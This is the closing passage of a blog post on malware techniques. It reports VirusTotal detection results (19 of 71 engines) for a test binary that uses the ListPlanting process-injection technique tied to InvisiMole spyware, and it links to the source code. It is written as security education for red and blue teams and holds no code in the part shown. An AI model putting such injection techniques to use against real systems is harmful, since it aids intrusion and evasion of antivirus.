The screenshot shows the VirusTotal detection page for file `a1037630f95f721c6a7a1b6d8c278b4e926253b3888ac838d507af8c8baf8844`. The file is identified as `hack.exe` (891.00 KB, assembly, peexe). The detection score is 19/71. The page shows a list of security vendors that have flagged the file as malicious:

Vendor	Detection	Signature
Acronis (Static ML)	Suspicious	Ad-Aware
ALYac	Generic.ShellCode.Marte.F.860827DA	Arcabit
Avira (no cloud)	HEUR/AGEN.1252190	BitDefender
Cynet	Malicious (score: 100)	Elastic
Emisoft	Generic.ShellCode.Marte.F.860827DA (8)	eScan
GData	Generic.ShellCode.Marte.F.860827DA	Google
Ikarus	Trojan.Win32.Krypt	Malwarebytes
MAX	Malware (ai Score=89)	Microsoft
Symantec	ML.Attribute.HighConfidence	Trellix (FireEye)
VIPRE	Generic.ShellCode.Marte.F.860827DA	AhnLab-V3
Allbaba	Undetected	Antiy-AVL
Avast	Undetected	AVG
Baidu	Undetected	BitDefenderTheta
Bkav Pro	Undetected	ClamAV
CMC	Undetected	Comodo

So, 19 of 71 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/a1037630f95f721c6a7a1b6d8c278b4e926253b3888ac838d507af8c8baf8844/detection>

This technique is used in *InvisiMole*. *InvisiMole* is a modular spyware software that the InvisiMole Group has been using since at least 2013.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[ATT&CK MITRE: ListPlanting](#)

[InvisiMole](#)

[PostMessage](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Source: <https://cocomelonc.github.io/malware/2022/11/27/malware-tricks-24.html>